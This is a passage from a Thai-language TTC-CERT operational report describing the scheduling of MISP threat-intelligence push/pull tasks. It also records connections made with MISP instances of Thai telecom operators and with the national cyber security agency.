
15.2.6. (ขั้นตอนนี้จะดำเนินการโดยศูนย์ TTC-CERT) ดำเนินการกำหนด Schedule Tasks สำหรับการ Push และ Pull ให้เป็น ทุก 12 ชั่วโมง รายละเอียดตาม **ภาพที่ 55**

Id ↑	Type	Frequency (h)	Scheduled Time	Next Run	Description
5	fetch_feeds	24	01:00	2021-05-15	Initiates the pull of all feeds.
4	cache_feeds	24	02:00	2021-05-15	Initiates the caching of all feeds.
3	push_all	12	04:00	2021-05-11	Initiates a full push for all eligible instances.
2	pull_all	12	17:00	2021-05-14	Initiates a full pull for all eligible instances.


ภาพที่ 55 *แสดงการกำหนด Schedule Tasks สำหรับการ Push และ Pull*

15.3. การแลกเปลี่ยนข้อมูลภัยคุกคามทางไซเบอร์กับ MISP instance ของ บริษัท ยูไนเต็ด อินฟอร์เมชั่น ไฮเวย์ จำกัด

เมื่อ 7 พ.ค.64 ศูนย์ TTC-CERT ได้ดำเนินการเชื่อมต่อกับ MISP instance ของ บริษัท ยูไนเต็ด อินฟอร์เมชั่น ไฮเวย์ จำกัด (https://ti.uih.co.th/) โดยได้ประสานงานระหว่างกันเพื่อดำเนินการตามขั้นตอนข้างต้นเป็นที่เรียบร้อยแล้ว ผลการดำเนินการสามารถแลกเปลี่ยนข้อมูลภัยคุกคามทางไซเบอร์ระหว่างกันได้ โดยมีรายละเอียดผลการเชื่อมต่อตาม **ภาพที่ 56** และ **ภาพที่ 57**



ภาพที่ 56 *แสดงผลการเชื่อมต่อกับ MISP instance ของ บริษัท ยูไนเต็ด อินฟอร์เมชั่น ไฮเวย์ จำกัด (https://ti.uih.co.th/)*




ภาพที่ 57 *แสดงผลการเชื่อมต่อกับ MISP instance ของ บริษัท ยูไนเต็ด อินฟอร์เมชั่น ไฮเวย์ จำกัด (https://ti.uih.co.th/)*

15.4. การแลกเปลี่ยนข้อมูลภัยคุกคามทางไซเบอร์กับ MISP instance ของ บริษัท โทรคมนาคมแห่งชาติ จำกัด (มหาชน) (TOT)

เมื่อ 25 พ.ค.64 ศูนย์ TTC-CERT ได้ดำเนินการเชื่อมต่อกับ MISP instance ของ บริษัท โทรคมนาคมแห่งชาติ จำกัด (มหาชน) (TOT) (https://ti.nt.ntplc.co.th/) โดยได้ประสานงานระหว่างกันเพื่อดำเนินการตามขั้นตอนข้างต้นเป็นที่เรียบร้อยแล้ว ผลการดำเนินการสามารถแลกเปลี่ยนข้อมูลภัยคุกคามทางไซเบอร์ระหว่างกันได้ โดยมีรายละเอียดผลการเชื่อมต่อตาม **ภาพที่ 58** และ **ภาพที่ 59**

ภาพที่ 58 *แสดงผลการเชื่อมต่อกับ MISP instance ของ บริษัท โทรคมนาคมแห่งชาติ จำกัด (มหาชน) (TOT) (https://ti.nt.ntplc.co.th/)*




ภาพที่ 59 *แสดงผลการเชื่อมต่อกับ MISP instance ของ บริษัท โทรคมนาคมแห่งชาติ จำกัด (มหาชน) (TOT) (https://ti.nt.ntplc.co.th/)*

15.5. การแลกเปลี่ยนข้อมูลภัยคุกคามทางไซเบอร์กับ MISP instance ของ บริษัท โทรคมนาคมแห่งชาติ จำกัด (มหาชน) (CAT)

เมื่อ 4 มิ.ย.64 ศูนย์ TTC-CERT ได้ดำเนินการเชื่อมต่อกับ MISP instance ของ บริษัท โทรคมนาคมแห่งชาติ จำกัด (มหาชน) (CAT) (https://ti.cyfence.com/) โดยได้ประสานงานระหว่างกันเพื่อดำเนินการตามขั้นตอนข้างต้นเป็นที่เรียบร้อยแล้ว ผลการดำเนินการสามารถแลกเปลี่ยนข้อมูลภัยคุกคามทางไซเบอร์ระหว่างกันได้ โดยมีรายละเอียดผลการเชื่อมต่อตาม **ภาพที่ 60** และ **ภาพที่ 61**

ภาพที่ 60 *แสดงผลการเชื่อมต่อกับ MISP instance ของ บริษัท โทรคมนาคมแห่งชาติ จำกัด (มหาชน) (CAT) (https://ti.cyfence.com/)*




ภาพที่ 61 *แสดงผลการเชื่อมต่อกับ MISP instance ของ บริษัท โทรคมนาคมแห่งชาติ จำกัด (มหาชน) (CAT) (https://ti.cyfence.com/)*

15.6. การแลกเปลี่ยนข้อมูลภัยคุกคามทางไซเบอร์กับ MISP instance ของ บริษัท แอดวานซ์ ไวร์เลส เน็ทเวอร์ค จำกัด

เมื่อ 8 มิ.ย.64 ศูนย์ TTC-CERT ได้ดำเนินการเชื่อมต่อกับ MISP instance ของ บริษัท แอดวานซ์ ไวร์เลส เน็ทเวอร์ค จำกัด (https://110.49.203.23/) โดยได้ประสานงานระหว่างกันเพื่อดำเนินการตามขั้นตอนข้างต้นเป็นที่เรียบร้อยแล้ว โดยในการดำเนินการในครั้งนี้ MISP instance ของ บริษัท แอดวานซ์ ไวร์เลส เน็ทเวอร์ค จำกัด จะเป็นเครื่องที่ Pull และ Push ข้อมูลกับ MISP instance ของศูนย์ TTC-CERT โดย Rule ที่ใช้ในการ Pull และ Push ข้อมูล ระหว่างกันยังคงเป็นไปตาม เกณฑ์การกำหนดการแชร์ข้อมูลภัยคุกคามทางไซเบอร์ของภาคส่วนโทรคมนาคม - Telecommunications Sector Traffic Light Protocol (TLP) ทั้งนี้ผลการดำเนินการสามารถแลกเปลี่ยนข้อมูลภัยคุกคามทางไซเบอร์ระหว่างกันได้ โดยมีรายละเอียดผลการเชื่อมต่อตาม **ภาพที่ 62** และ **ภาพที่ 63**

ภาพที่ 62 *แสดงผลการเชื่อมต่อกับ MISP instance ของ บริษัท แอดวานซ์ ไวร์เลส เน็ทเวอร์ค จำกัด (https://110.49.203.23/)*




ภาพที่ 63 *แสดงผลการเชื่อมต่อกับ MISP instance ของ บริษัท แอดวานซ์ ไวร์เลส เน็ทเวอร์ค จำกัด (https://110.49.203.23/)*

15.7. การแลกเปลี่ยนข้อมูลภัยคุกคามทางไซเบอร์กับ MISP instance ของ บริษัท ดีแทค ไตรเน็ต จำกัด

เมื่อ 9 มิ.ย.64 ศูนย์ TTC-CERT ได้ดำเนินการเชื่อมต่อกับ MISP instance ของ บริษัท ดีแทค ไตรเน็ต จำกัด โดยได้ประสานงานระหว่างกันเพื่อดำเนินการตามขั้นตอนข้างต้นเป็นที่เรียบร้อยแล้ว โดยในการดำเนินการในครั้งนี้ MISP instance ของ บริษัท ดีแทค ไตรเน็ต จำกัด จะเป็นเครื่องที่ Pull และ Push ข้อมูลกับ MISP instance ของศูนย์ TTC-CERT โดย Rule ที่ใช้ในการ Pull และ Push ข้อมูล ระหว่างกันยังคงเป็นไปตามเกณฑ์การกำหนดการแชร์ข้อมูลภัยคุกคามทางไซเบอร์ของภาคส่วนโทรคมนาคม - Telecommunications Sector Traffic Light Protocol (TLP) ทั้งนี้ผลการดำเนินการสามารถแลกเปลี่ยนข้อมูลภัยคุกคามทางไซเบอร์ระหว่างกันได้ โดยมีรายละเอียดผลการเชื่อมต่อตาม **ภาพที่ 64** และ **ภาพที่ 65**

ภาพที่ 64 *แสดงผลการเชื่อมต่อกับ MISP instance ของ บริษัท ดีแทค ไตรเน็ต จำกัด*



ภาพที่ 65 *แสดงผลการเชื่อมต่อกับ MISP instance ของ บริษัท ดีแทค ไตรเน็ต จำกัด*

15.8. การแลกเปลี่ยนข้อมูลภัยคุกคามทางไซเบอร์ของสมาชิกรายอื่น

บริษัท ซิมโฟนี่ คอมมูนิเคชั่น จำกัด (มหาชน) บริษัท ซีเอส ล็อกซอินโฟ จำกัด (มหาชน) และ บริษัท ทริปเปิลทีบรอดแบนด์ จำกัด (มหาชน) มีความจำนงค์ที่จะเข้าถึงข้อมูลภัยคุกคามทางไซเบอร์ โดยการ Login เข้าสู่ระบบ Platform การแลกเปลี่ยนข้อมูลของศูนย์ TTC-CERT ที่ https://misp.ttc-cert.or.th/ โดยข้อมูลทุกอย่างที่มีในระบบฯ สมาชิกทุกราย ไม่ว่าจะเลือกวิธีการเข้าถึงด้วยวิธีไหน จะได้รับข้อมูลภัยคุกคามทางไซเบอร์ที่ศูนย์ TTC-CERT ส่งให้เหมือนกันเกือบทั้งหมด แต่จะมีข้อมูลที่แตกต่างกันไปบ้าง ซึ่งจะเป็นข้อมูลที่เฉพาะเจาะจงกับสมาชิกรายนั้น ๆ โดยเฉพาะที่เป็นข้อมูลที่แลกเปลี่ยนชนิด TLP:AMBER เป็นต้น


16. การแลกเปลี่ยนข้อมูลภัยคุกคามทางไซเบอร์กับ MISP instance ของหน่วยงานภายนอกภาคส่วนโทรคมนาคม

16.1. การแลกเปลี่ยนข้อมูลภัยคุกคามทางไซเบอร์กับ MISP instance ของสำนักงานคณะกรรมการการรักษาความมั่นคงปลอดภัยไซเบอร์แห่งชาติ (สกมช.)

การ configuration เกี่ยวกับการแลกเปลี่ยนข้อมูลกับ MISP instance ของสำนักงานคณะกรรมการการรักษาความมั่นคงปลอดภัยไซเบอร์แห่งชาติ ศูนย์ TTC-CERT ได้ดำเนินการ ดังนี้


16.1.1. ข้อกำหนดเบื้องต้น ระบบ Platform การแลกเปลี่ยนข้อมูล ของศูนย์ TTC-CERT และ สกมช. ต้องสามารถเข้าถึงได้ผ่าน Internet โดยใช้ https ที่มีการรับรอง โดยใบรับรองอิเล็กทรอนิกส์ (Certificate) ของระบบ Platform การแลกเปลี่ยนข้อมูล นั้นต้องออกโดยผู้ให้บริการออกใบรับรอง (Certification Authority - CA)

16.1.2. ดำเนินการเพิ่ม Organisation ของ สกมช. ให้เป็น local organisation บนระบบ Platform การแลกเปลี่ยนข้อมูล ของศูนย์ TTC-CERT ชื่อ **National Cyber Security Agency Thailand** โดย UUID ของ สกมช. ที่สร้าง คือ **25508ff2-ee35-4d80-9e2b-59d305b99490** ในระบบ Platform การแลกเปลี่ยนข้อมูล ของศูนย์ TTC-CERT ตาม**ภาพที่ 66**



